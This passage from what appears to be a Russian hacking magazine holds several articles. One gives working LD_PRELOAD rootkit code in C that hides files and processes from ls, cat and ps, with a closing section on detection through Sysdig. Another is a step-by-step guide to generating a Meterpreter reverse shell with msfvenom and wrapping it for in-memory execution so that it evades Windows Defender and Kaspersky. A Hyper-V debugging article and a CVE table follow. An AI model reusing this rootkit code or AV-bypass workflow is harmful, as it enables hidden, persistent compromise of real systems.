#include <string.h>

#define RKIT    "rootkit.so"
#define LD_PL   "ld.so.preload"

struct dirent* (*orig_readdir)(DIR *) = NULL;

struct dirent *readdir(DIR *dirp)
{
  if (orig_readdir == NULL)
    orig_readdir = (struct dirent*(*)(DIR *))dlsym(RTLD_NEXT,
"readdir");

  struct dirent *ep = orig_readdir( dirp );

  while ( ep != NULL &&
        ( !strncmp(ep->d_name, RKIT,  strlen(RKIT)) ||
          !strncmp(ep->d_name, LD_PL, strlen(LD_PL))
        )) {
          ep = orig_readdir(dirp);
         }
  return ep;
}
```

Для наглядности я добавил к предыдущей программе еще один макрос `LD_PL` с именем файла `ld.so.preload`, который мы также добавили в цикл `while`, где сравниваем имя файла для скрытия.

После компиляции исходный файл `rootkit.so` будет перезаписан и из вывода утилиты **ls** пропадет и нужный файл `ld.so.preload`. Проверяем:

```
$ gcc -Wall -fPIC -shared -o rootkit.so rkit.c -ldl
$ ls
rkit.c

$ ls /etc/
...
ldap          tmpfiles.d
ld.so.cache   ucf.conf
ld.so.conf    udev
ld.so.conf.d  udisks2
libao.conf    ufw
libaudit.conf update-motd.d
libblockdev   UPower
...
```

Здорово! Мы только что стали на один шаг ближе к полной конспирации. Вроде бы это победа, но не спеши радоваться.

Продолжение статьи →

ОПЕРАЦИЯ «ПРЕДЗАГРУЗКА»

СОЗДАЕМ USERLAND-РУТКИТЫ В LINUX С ПОМОЩЬЮ LD_PRELOAD

ПОГРУЖАЕМСЯ ГЛУБЖЕ

Давай проверим, сможем ли мы прочитать файл `ld.so.preload` командой **cat**:

```
$ cat /etc/ld.so.preload
/root/rootkit/src/rootkit.so
```

Так-так-так. Получается, мы плохо спрятались, если наличие нашего файла можно проверить простым чтением. Почему так вышло?

Очевидно, что для получения содержимого утилита **cat** вызывает другую функцию — не `readdir()`, которую мы так старательно переписывали. Что ж, давай посмотрим, что использует cat:

```
$ ltrace cat /etc/ld.so.preload
...
__fxstat(1, 1, 0x7ffded9f6180)      = 0
getpagesize()                       = 4096
open("/etc/ld.so.preload", 0, 01)   = 3
__fxstat(1, 3, 0x7ffded9f6180)      = 0
posix_fadvise(3, 0, 0, 2)           = 0
...
```

На этот раз нам нужно поработать с функцией `open()`. Поскольку мы уже опытные, давай добавим в наш руткит функцию, которая при обращении к файлу `/etc/ld.so.preload` будет вежливо говорить, что файла не существует (Error no entry или просто `ENOENT`).

Снова модифицируем `rkit.c`:

```
#define _GNU_SOURCE

#include <dlfcn.h>
#include <dirent.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <errno.h>

// Добавляем путь, который использует open()
// для открытия файла /etc/ld.so.preload
#define LD_PATH "/etc/ld.so.preload"
#define RKIT    "rootkit.so"
#define LD_PL   "ld.so.preload"

struct dirent* (*orig_readdir)(DIR *) = NULL;

// Сохраняем указатель оригинальной функции open
int (*o_open)(const char*, int oflag) = NULL;

struct dirent *readdir(DIR *dirp)
{
  if (orig_readdir == NULL)
    orig_readdir = (struct dirent*(*)(DIR *))dlsym(RTLD_NEXT,
"readdir");

  struct dirent *ep = orig_readdir( dirp );

  while ( ep != NULL &&
        ( !strncmp(ep->d_name, RKIT,  strlen(RKIT)) ||
          !strncmp(ep->d_name, LD_PL, strlen(LD_PL))
        )) {
          ep = orig_readdir(dirp);
         }
  return ep;
}

// Работаем с функцией open()
int open(const char *path, int oflag, ...)
{
  char real_path[PATH_MAX];
  if(!o_open)
    o_open = dlsym(RTLD_NEXT, "open");
  realpath(path, real_path);
  if(strcmp(real_path, LD_PATH) == 0)
  {
    errno = ENOENT;
    return -1;
  }
  return o_open(path, oflag);
}
```

Здесь мы добавили кусок кода, который делает то же самое, что и с `readdir()`. Компилируем и проверяем:

```
$ gcc -Wall -fPIC -shared -o rootkit.so rkit.c -ldl
$ cat /etc/ld.so.preload
cat: /etc/ld.so.preload: Нет такого файла или каталога
```

Так гораздо лучше, но это еще далеко не все варианты обнаружения `/etc/ld.so.preload`.

Мы до сих пор можем без проблем удалить файл, переместить его со сменой названия (и тогда ls снова его увидит), поменять ему права без уведомления об ошибке. Даже bash услужливо продолжит его имя при нажатии на Tab.

В хороших руткитах, эксплуатирующих лазейку с `LD_PRELOAD`, реализован перехват следующих функций:

- `listxattr`, `llistxattr`, `flistxattr`;
- `getxattr`, `lgetxattr`, `fgetxattr`;
- `setxattr`, `lsetxattr`, `fsetxattr`;
- `removexattr`, `lremovexattr`, `fremovexattr`;
- `open`, `open64`, `openat`, `creat`;
- `unlink`, `unlinkat`, `rmdir`;
- `symlink`, `symlinkat`;
- `mkdir`, `mkdirat`, `chdir`, `fchdir`, `opendir`, `opendir64`, `fdopendir`, `readdir`, `readdir64`;
- `execve`.

Разбирать подмену каждой из них мы, конечно же, не будем. Можешь в качестве примера перехвата перечисленных функций посмотреть руткит cub3 — там все те же `dlsym()` и `RTLD_NEXT`.

СКРЫВАЕМ ПРОЦЕСС С ПОМОЩЬЮ LD_PRELOAD

При работе руткиту нужно как-то скрывать свою активность от стандартных утилит мониторинга, таких как **lsof**, **ps**, **top**.

Мы уже довольно детально разобрались, как работает переопределение функций `LD_PRELOAD`. Для процессов все то же самое. Более того, стандартные программы используют в своей работе **procfs**, виртуальную файловую систему, которая представляет собой интерфейс для взаимодействия с ядром ОС.

Чтение и запись в procfs реализованы так же, как и в обычной файловой системе. То есть, как ты можешь догадаться, наш опыт с `readdir()` здесь придется кстати. :)

libprocesshider

Как скрыть активность из мониторинга, предлагаю рассмотреть на хорошем примере libprocesshider, который разработал Джанлука Борелло (Gianluca Borello), автор Sysdig.com (о Sysdig и методах обнаружения руткитов `LD_PRELOAD` мы поговорим в конце статьи).

Давай скопируем код с GitHub и разберемся, что к чему:

```
$ git clone https://github.com/gianlucaborello/libprocesshider
$ cd libprocesshider
$ ls
evil_script.py  Makefile  processhider.c  README.md
```

В описании к `libprocesshider` все просто: делаем `make`, копируем в `/usr/local/lib/` и добавляем в `/etc/ld.so.preload`. Сделаем все, кроме последнего:

```
$ make
$ gcc -Wall -fPIC -shared -o libprocesshider.so processhider.c -ldl
$ sudo mv libprocesshider.so /usr/local/lib/
```

Теперь давай посмотрим, каким образом ps получает информацию о процессах. Для этого запустим ltrace:

```
$ ltrace /bin/ps
...
time(0)                                                     =
1606208519
meminfo(0, 4096, 0, 0x7f1787ce9207)                         = 0
openproc(96, 0, 0, 0)                                       =
0x55c6f9f145c0
readproc(0x55c6f9f145c0, 0x55c6f8258580, 0x7f1787651010, 0)  =
0x55c6f8258580
readproc(0x55c6f9f145c0, 0x55c6f8258580, 0, 7)              =
0x55c6f8258580
readproc(0x55c6f9f145c0, 0x55c6f8258580, 0, 5)              =
0x55c6f8258580
readproc(0x55c6f9f145c0, 0x55c6f8258580, 0, 5)              =
0x55c6f8258580
...
```

Информацию о процессе получаем при помощи функции `readproc()`. Посмотрим реализацию этой функции в файле `readproc.c`:

```
static int simple_nextpid(PROCTAB *restrict const PT, proc_t *
restrict const p) {
  static struct direct *ent;
  char *restrict const path = PT->path;
  for (;;) {
    ent = readdir(PT->procfs);
    if(unlikely(unlikely(!ent) || unlikely(!ent->d_name))) return 0;
    if(likely(likely(*ent->d_name > '0') && likely(*ent->d_name <=
'9'))) break;
  }
  p->tgid = strtoul(ent->d_name, NULL, 10);
  p->tid = p->tgid;
  memcpy(path, "/proc/", 6);
  strcpy(path+6, ent->d_name);
  return 1;
}
```

Из этого кода понятно, что PID процессов получают, вызывая `readdir()` в цикле `for`. Другими словами, если нет директории процесса — нет и самого процесса для утилит мониторинга. Приведу пример части кода `libprocesshider`, где уже знакомым нам методом мы скрываем директорию процесса:


```
...
while(1)
{
    dir = original_##readdir(dirp);
    if(dir) {
        char dir_name[256];
        char process_name[256];
        if(get_dir_name(dirp, dir_name, sizeof(dir_name)) &&
            strcmp(dir_name, "/proc") == 0 &&
            get_process_name(dir->d_name, process_name) &&
            strcmp(process_name, process_to_filter) == 0) {
            continue;
        }
    }
     break;
}
return dir;
...
```

Причем само имя процесса `get_process_name()` берется из `/proc/pid/stat`.

Проверим наши догадки. Для этого запустим предлагаемый `evil_script.py` в фоне:

```
$ ./evil_script.py 1.2.3.4 1234 &
[1] 3435
```

`3435` — это PID нашего работающего процесса `evil_script.py`. Проверим вывод утилиты htop и убедимся, что `evil_script.py` присутствует в списке процессов.



evil_script.py в списке процессов htop

Проверим вывод ps и lsof для обнаружения сетевой активности:

```
$ sudo ps aux | grep evil_script.py
root       3435 99.5  0.4  19272  8260 pts/1    R    11:48  63:20
/usr/bin/python ./evil_script.py 1.2.3.4 1234
root       3616  0.0  0.0   6224   832 pts/0    S+   12:52   0:00 grep
evil_script.py

$ sudo lsof -ni | grep evil_scri
evil_scri 3435        root    3u  IPv4  41410      0t0  UDP
192.168.232.138:52676->1.2.3.4:1234
```

Теперь посмотрим, существует ли директория с PID процесса `evil_script.py`:

```
$ sudo ls /proc | grep 3435
3435

$ cat /proc/3435/status
Name: evil_script.py
Umask:  0022
State:  R (running)
Tgid: 3435
Ngid: 0
Pid:  3435
...
```

Все предсказуемо. Теперь самое время добавить библиотеку `libprocesshider.so` в предзагрузку глобально для всей системы. Пропишем ее в `/etc/ld.so.preload`:

```
# echo /usr/local/lib/libprocesshider.so >> /etc/ld.so.preload
```

Проверяем директорию `/proc`, а также вывод lsof и ps.

```
$ ls /proc | grep 3435
$ lsof -ni | grep evil_scri
ps aux | grep evil_script.py
root       3707  0.0  0.0   6244   900 pts/0    S+   13:10   0:00 grep
evil_script.py
```

Результат налицо. Теперь в `/proc` нельзя посмотреть директорию с PID скрипта `evil_script.py`. Однако статус процесса по-прежнему виден в файле `/proc/3435/status`.

```
$ cat /proc/3435/status
Name: evil_script.py
Umask:  0022
State:  R (running)
Tgid: 3435
Ngid: 0
Pid:  3435
...
```

Подытожим. В первой части статьи мы изучили методы перехвата функций и их изменение, что позволяет скрывать руткиты. А дальше проделали то же самое для скрытия процессов от стандартных утилит мониторинга.

Как ты догадываешься, простые руткиты, несмотря на все хитрости, поддаются детекту. Например, при помощи манипуляций с файлом `/etc/ld.so.preload` или изучения используемых библиотек через ldd.

Но что делать, если автор руткита настолько хорош, что захукал все возможные функции, ldd молчит, а подозрения на сетевую или иную активность все же есть?

SYSDIG КАК РЕШЕНИЕ

В отличие от стандартных инструментов, утилита **Sysdig** устроена по-другому. По архитектуре она близка к таким продуктам, как **libcap**, **tcpdump** и **Wireshark**.

Специальный драйвер sysdig-probe перехватывает системные события на уровне ядра, после чего активируется функция ядра `tracepoints`, которая, в свою очередь, запускает обработчики этих событий. Обработчики сохраняют информацию о событии в совместно используемом буфере. Затем эта информация может быть выведена на экран или сохранена в текстовом файле.

Давай посмотрим, как с помощью Sysdig найти `evil_script.py`. К примеру, по загрузке центрального процессора:

```
$ sudo sysdig -c topprocs_cpu
CPU%            Process            PID
---------------------------------------------
99.00%          evil_script.py     5979
2.00%           sysdig             5997
0.00%           sshd               928
0.00%           wpa_supplicant     474
0.00%           systemd            909
0.00%           exim4              850
0.00%           sshd               938
0.00%           su                 948
0.00%           in:imklog          472
0.00%           in:imuxsock        472
```

Можно посмотреть выполнение ps. Бонусом Sysdig покажет, что динамический компоновщик загружал пользовательскую библиотеку `libprocesshide` раньше, чем **libc**:

```
$ sudo sysdig proc.name = ps
2731 00:21:52.721054253 1 ps (3351) < execve res=0 exe=ps args=aux.
tid=3351(ps) pid=3351(ps) (out)ptid=3111(bash) cwd=/home/gianluca fdlim-
it=1024 pgft_maj=0 pgft_min=62 vm_size=512 vm_rss=4 vm_swap=0
...
2739 00:21:52.721129329 1 ps (3351) < open fd=3(/usr/local/lib/libpro-
cesshider.so) name=/usr/local/lib/libprocesshider.so flags=1(O_RDONLY)
mode=0
2740 00:21:52.721130670 1 ps (3351) > read fd=3(/usr/local/lib/libpro-
cesshider.so) size=832
...
2810 00:21:52.721293540 1 ps (3351) > open
2811 00:21:52.721296677 1 ps (3351) < open fd=3(/lib/x86_64-linux-
gnu/libc.so.6) name=/lib/x86_64-linux-gnu/libc.so.6 flags=1(O_RDONLY)
mode=0
2812 00:21:52.721297343 1 ps (3351) > read fd=3(/lib/x86_64-linux-
gnu/libc.so.6) size=832
...
```

Схожие функции предоставляют утилиты **SystemTap**, **DTrace** и его свежая полноценная замена — **BpfTrace**.

Дополнительная литература

- LD_NOT_PRELOADED_FOR_REAL (блог haxelion)
- Hiding Linux processes for fun + profit (Sysdig)
- Reverse Engineering with LD_PRELOAD (3proxy)
- Разделяемые библиотеки (shared libraries)
- В поисках LD_PRELOAD («Хабрахабр»)
- Практическое применение LD_PRELOAD или замещение функций в Linux («Хабрахабр»)
- Перенаправление функций в разделяемых ELF-библиотеках («Хабрахабр»)
- MoVP 2.4 Analyzing the Jynx rootkit and LD_PRELOAD (Volatility Labs)
- The magic of LD_PRELOAD for Userland Rootkits (блог FlUxIuS)

WWW

Проекты на GitHub:

- detect_preload
- cub3
- rkorova
- ld-preload
- awesome-ld-preload

Denis Simonov
Пентестер и дизайнер. Занимаюсь проблемами моделирования времени в виртуальных мирах.
me@n0a.pw

СКРЫТАЯ НАГРУЗКА

ОБХОДИМ АНТИВИРУС И ЗАГРУЖАЕМ METERPRETER ИЗ ПАМЯТИ В WINDOWS 10

Скрытие полезной нагрузки от антивируса — это серьезная проблема при пентестинге рабочих станций. Даже родной Windows Defender отлично справляется с детектированием Meterpreter, так что приходится идти на дополнительные ухищрения. В этом материале я разберу эффективность энкодера Shikata Ga Nai, протестирую пейлоад на статический анализ и попробую запустить Meterpreter напрямую из памяти.

Meterpreter — это расширенная многофункциональная нагрузка (payload), которая используется в Metasploit Framework как унифицированная основа для постэксплуатации. По сути — прокачанная альтернатива классическим шелл-кодам. Это отличный инструмент в арсенале любого пентестера, но он настолько популярен, что его сигнатуры есть в базах любого защитного ПО, будь то Windows 10, антивирус или даже Google Chrome.

SHIKATA GA NAI

Одна из основных техник Metasploit — это схема кодирования полезной нагрузки Shikata Ga Nai (название переводится с японского как «ничего не поделаешь»). Работает она за счет SGN, уникального «полиморфного аддитивного энкодера XOR». Благодаря ему каждый раз, когда ты кодируешь шелл-код, это будет происходить по-другому, от чего нагрузка становится для антивируса безопасной на вид.

В SGN реализованы: динамическая замена команд, динамическое упорядочение блоков, случайный обмен регистрами, рандомизация порядка команд, вставка ненужного кода, использование случайного ключа и рандомизация расстояния между командами.

При всех плюсах техника кодирования Shikata Ga Nai не всегда бывает эффективной на последних версиях Windows.

WWW

Подробнее о Shikata Ga Nai читай в публикации Ника Хоффмана, Джереми Хамбла и Тоби Тейлора.

ОПРЕДЕЛЕНИЕ ПРОБЛЕМЫ

Давай проверим Shikata Ga Nai на практике и узнаем, действительно ли его популярность привела к тому, что SGN отлавливают антивирусы. В качестве жертвы я буду использовать свой ноутбук с последней версией Windows 10 со всеми установленными обновлениями (Build 19042).

Генерировать шелл-код я буду с помощью MSFvenom. В качестве слушателя выступит Kali Linux 2020.4 последней версии с установленным Metasploit 6.0.18-dev.

Для начала сгенерируем стандартную нагрузку без SGN:

```
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.0.180
LPORT=4433 -f exe > clean_shell.exe
...
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```


На Kali поднимем handler. На интерфейсе eth1 IP-адрес `10.10.0.180`:

```
$ msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost eth1
set lport 4433
```

Пробуем для начала передать файл, скачав его с помощью Google Chrome. Для этого поднимаю HTTP-сервер с помощью модуля для второй версии Python:


```
$ python -m SimpleHTTPServer
```

Пробую скачать наш шелл по адресу `http://10.10.0.180:8000/clean_shell.exe`.




Очевидно, что файл заблокировал Google Chrome

Давай попробуем открыть файл. На этой машине с Windows 10 у меня установлена подсистема Linux (WSL). Скачаем этот файл в терминале с помощью `wget` и попробуем запустить.



При попытке открыть нас ждет предупреждение и файл удаляется

Файл Meterpreter был удален даже без обращения к нему. Нужно лишь скачать и подождать около минуты. Какая внимательная Windows! :)




Автоматическое удаление файла с Meterpreter

Тем временем на машине с Kali тишина и слышен звук сверчков. Попробуем теперь технику кодирования Shikata Ga Nai. Создаем новый пейлоад в MSFvenom. На машине с Kali по-прежнему висит в ожидании handler.

Добавим к опциям `-e x86/shikata_ga_nai -b '\x00' -i 20`, то есть используем SGN в 20 итераций с удалением плохого символа `\x00`.

```
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.0.180
LPORT=4433 -e x86/shikata_ga_nai -b \x00 -i 20 -f exe > sgn_20_shell.exe
...
Found 1 compatible encoders
Attempting to encode payload with 20 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
...
x86/shikata_ga_nai succeeded with size 894 (iteration=19)
x86/shikata_ga_nai chosen with final size 894
Payload size: 894 bytes
Final size of exe file: 73802 bytes
```

Пробуем загрузить с помощью Google Chrome: **http://10.10.0.180:8000/sgn_20_shell.exe**.



SGN не помог обойти антивирус

Снова неудача. После скачивания с помощью Wget и запуска нас ждет такая же история, как и в прошлый раз, — с последующим удалением вредоноса. Какой можно сделать вывод? Правильно, на новых версиях Windows 10 Shikata Ga Nai бесполезен.

INFO

С сентября 2020 года компания Google ввела Advanced Protection Program для высокорисковых пользователей, таких как политики и журналисты. Загружаемые участниками этой программы файлы могут сначала пройти проверку на серверах Google, а лишь потом попасть к пользователю.

Так происходит потому, что при запуске исполняемого файла и перед загрузкой его в память система пытается найти сигнатуры, принадлежащие вредоносному ПО. В нашем случае такие сигнатуры были найдены и обнаружены. Поэтому Windows 10 не разрешила запуск. Даже SGN не помог. Сам по себе полиморфизм в нем неплох, но слепок стаба этого энкодера уже давно изучен.

ЗАПУСК METERPRETER ИЗ ПАМЯТИ

Очевидное решение — уход в сторону выполнения Meterpreter из памяти работающего процесса. Возможно, нам удастся обойти не только статический анализ, но и динамический анализ защитника Windows Defender.

Для выполнения программы из памяти я буду использовать Python. Известен способ запуска обратного шелла Python с последующей компиляцией скрипта в единый исполняемый файл модулем **py2exe**. Безусловно, вариант рабочий, хотя, как отмечает автор статьи по ссылке, питоновский шелл в Windows не позволяет делать некоторые вещи. Всегда есть возможность проапгрейдить Meterpreter прямо в сессии (post-модуль `shell_to_meterpreter`). Однако это не всегда удобно, и этот способ можно улучшить.

Найденный мной метод основан на использовании pymemimporter.

Вкратце расскажу, как это работает. Из памяти на чистом Python загружается .pyd-библиотека memimporter (MemoryModule из py2exe). Библиотека инициализируется не из файловой системы, а значит, и без системного вызова **LoadLibrary**, который отслеживают антивирусы. Такое решение позволяет обойти HIPS, одно из средств проактивной защиты. После этого загружается объект **pupymem_exec_pyd**. Внутри него скомпилированная и закодированная в Base64 библиотека pupymemexec, которая умеет запускать файлы .exe. Разумеется, тоже из памяти.

Самое интересное — что все это добро заворачивается еще в один слой memimporter, только теперь уже самого py2exe. В результате мы имеем бинарный файл с кодом на Python, загружающий бинарную версию Meterpreter. И вот она уже обошла и самый новый Defender в Windows 10, и антивирус Касперского на подопытной машине с Windows 7.

В данный момент возможности таким образом запускать 64-разрядные приложения нет, но 32-разрядного режима вполне хватит для Meterpreter.

Как вариант для генерации полезной нагрузки можно использовать фреймворк Veil, в его описании тоже рекомендуется использовать метод с py2exe или PyInstaller.

Пара слов о PyInstaller

Плюс PyInstaller в том, что он может собирать .exe прямо в Linux, минус — он не умеет так тесно дружить с Windows, чтобы запускать библиотеки напрямую из памяти. Вместо этого он создает архив ZIP, и загрузка ресурсов происходит из файловой системы, а это нам не подходит. Но зато им удобно собирать простые шеллы на Python, сгенерированные в том же Veil. Но, скомпилированные в чистом виде, они поднимут тревогу даже на машинах с установленными антивирусами. Прямо как после Shikata Ga Nai.

ИНСТРУКЦИЯ ПО СБОРКЕ

Для автоматизации процесса я написал bash-скрипт с заготовленными шаблонами. Собирать необходимо на Windows, так как в режиме эмуляции WINE это невозможно.

В Windows

Устанавливаем следующее ПО:

- Python 2.7;
- py2exe-0.6.9 для версии 2.7;
- для py2exe может потребоваться установить vcredist_x86.exe.

После установки всех компонентов необходимо сгенерировать файлы на машине с Linux. Мой скрипт преобразует исполняемый файл, полученный от MSFvenom, в Base64 и производит замены в зависимости от имени и содержания бинарного файла, готовя его к компиляции в Windows.

В Linux

Для генерации кода клонируем репозиторий и переходим в него:


```
$ git clone https://github.com/n0a/meterpreter-av-bypass
$ cd meterpreter-av-bypass
```

Затем генерируем пейлоад с помощью MSFvenom и передаем имя файла в качестве первого аргумента скрипту **gen.sh**:

```
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.0.180
LPORT=4433 -f exe > clean_shell.exe
...
Payload size: 354 bytes
Final size of exe file: 73802 bytes
./gen.sh clean_shell.exe
[+] File clean_shell.exe exists.
[+] Generate clean_shell.exe complete.
```

В папке **shell** (она создается по имени аргумента) появились готовые файлы для компиляции на Windows-машине:


```
$ ls shell
make.bat  memexec.py  pymemimporter.py  setup.py  shell.py
```



Создание файлов для компиляции


Переносим их на Windows и кладем в корень папки Python (обычно это `C:\\Python27\`), запускаем **make.bat**.

Если все успешно, ты увидишь следующее окно.



Процесс компилирования .exe-файла завершен

В папке **dist** находится готовый к использованию Meterpreter.



clean_shell.exe готов к работе

WWW


Если не хочешь лишний раз палить результат, загружая на VirusTotal, можешь использовать nodistribute.com.

ТЕСТИРУЕМ НА WINDOWS 10

Для чистоты эксперимента я также скачаю закодированный Meterpreter с помощью Chrome. Интересно, как поведет себя статический анализатор браузера.

Снова поднимаю сервер и скачиваю: `http://10.10.0.233:8000/clean_shell.exe`.

```
$ python -m SimpleHTTPServer
```




Google Chrome пропустил файл

Здорово! Мы обошли сигнатурный анализ Chrome. Но что покажет динамический анализ защитника? Нам ничего не остается, кроме как проверить это. Не забываем поднять хендлер на Kali:


```
$ msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost eth1
set lport 4433
```

Запускаем наш файл и смотрим в консоль **msf**.




Работающий Meterpreter в Windows 10

Успех! Мы только что создали свою версию недетектируемой нагрузки Meterpreter. Это определенно победа. Давай посмотрим, как ведет себя эта версия шелла на Windows 7 с запущенным антивирусом Касперского.



Работа Meterpreter на Windows 7 с запущенным антивирусом

Отличный результат! Ради интереса попробовал мигрировать в процесс антивируса Касперского. Естественно, сделать это в **avpui.exe** мне не удалось, так как нужны права системы, а не пользователя, а вот в процесс **ksdeui.exe** — вполне. Смысла нет, но забавно! :)



Удачная миграция в процесс компонента Kaspersky Secure Connection

ВЫВОДЫ

Безусловно, мы получили хороший результат, но хочу еще раз обратить внимание, что этот метод работает только с 32-битными приложениями, в том числе и с 32-битной версией Meterpreter.

Таким образом можно закодировать **mimikatz**. Последняя версия у меня запустилась, но после ввода в командной строке ответа не последовало. Возможно, более поздние версии будут работать стабильно. Но это в Windows 10, а вот в Windows 7 все работает отлично.

Если будешь пробовать mimikatz, не забудь в файле .py с именем генерируемого .exe раскомментировать в самом конце **mpe.get_shell()**, иначе при запуске командная строка сразу закроется без возможности ввода.

В заключение хочу сказать, что это хороший способ обработки голого Meterpreter. Он позволяет обойти не только Windows Defender, но и некоторую защиту антивирусов. Из минусов можно отметить большой размер файла (3,7 Мбайт против 70 Кбайт), но в современных сетях это не такая проблема, как десять лет назад. Особенно приятно, что соединение получается стабильным, а файлы для кодирования нагрузки готовить несложно.

WWW

Все исходники — в моем репозитории на GitHub

Дополнительная литература

1. MemoryModule (GitHub)
2. Shellcode (блог Дидье Стивенса)
3. Shikata Ga Nai Encoder Still Going Strong (FireEye)
4. Offensive Msfvenom: From Generating Shellcode to Creating Trojans (блог PenTest-duck)
5. CodeXt: Automatic Extraction of Obfuscated Attack Code from Memory Dump (Райан Фарли, Синьюань Ван, PDF)
6. «Meterpreter в деле: хитрые приемы через MSF» («Хакер»)
7. A Combined Static and Dynamic Analysis Approach to Detect Malicious Browser Extensions (Яо Ван)

ГИПЕРОТЛАДКА

Артур Худяев
gerhart@xakep.ru

РАЗБИРАЕМ ОТЛАДКУ MICROSOFT HYPER-V С САМОГО НАЧАЛА

Гипервизор производства корпорации Microsoft, как и любая другая программа, создан людьми, а значит, содержит определенное количество ошибок. Поиск этих ошибок — занятие не только увлекательное, но и полезное: во-первых, Microsoft располагает собственной программой Bug Bounty (о ее особенностях я расскажу чуть ниже), а во-вторых... Во-вторых, знания об уязвимостях и недокументированных возможностях приложений ценны сами по себе. В сегодняшней статье мы рассмотрим принципы отладки гипервизора Hyper-V и разберемся в его особенностях.

Гипервизор компании Microsoft используется в большом числе компонентов Windows и, как любой сложный продукт, не лишен допущенных при разработке ошибок. Число уязвимостей, найденных в этом продукте только в 2020 году, составило 21.

Release date	Acknowledgement	Acknowledged For	Reference
12/08/2020	["Peter Hlavaty (<a href=\"https://twitter.com/rezer0dai\">	Hyper-V Remote Code Execution Vulnerability	CVE-2020-17095
11/10/2020	["Etienne Champetier (@champtar)"]	Windows Hyper-V Security Feature Bypass Vulnerability	CVE-2020-17040
10/13/2020	["Nicolas Economou from <a href=\"https://www.bluefrosts	Windows Hyper-V Denial of Service Vulnerability	CVE-2020-1243
10/13/2020	["Jonas Lykkegård"]	Windows Hyper-V Elevation of Privilege Vulnerability	CVE-2020-1080
10/13/2020	["HongZhenhao of IceSword Lab"]	Windows Hyper-V Remote Code Execution Vulnerability	CVE-2020-16891
10/13/2020	["Saar Amar	Windows Hyper-V Elevation of Privilege Vulnerability	CVE-2020-1047
09/08/2020	["<a href=https://twitter.com/gerhart_x>Arthur Khudyaev</	Windows Hyper-V Denial of Service Vulnerability	CVE-2020-0890
09/08/2020	["<a href=https://twitter.com/gerhart_x>Arthur Khudyaev</	Windows Hyper-V Denial of Service Vulnerability	CVE-2020-0890
09/08/2020	["<a href=\"https://twitter.com/ergot86\">Daniel Fernande:	Windows Hyper-V Denial of Service Vulnerability	CVE-2020-0904
07/14/2020	["Discovered by Piotr Bania of <a href=\"https://talosintellig	Hyper-V RemoteFX vGPU Remote Code Execution Vulnerability	CVE-2020-1043
07/14/2020	["Discovered by Piotr Bania of <a href=\"https://talosintellig	Hyper-V RemoteFX vGPU Remote Code Execution Vulnerability	CVE-2020-1041
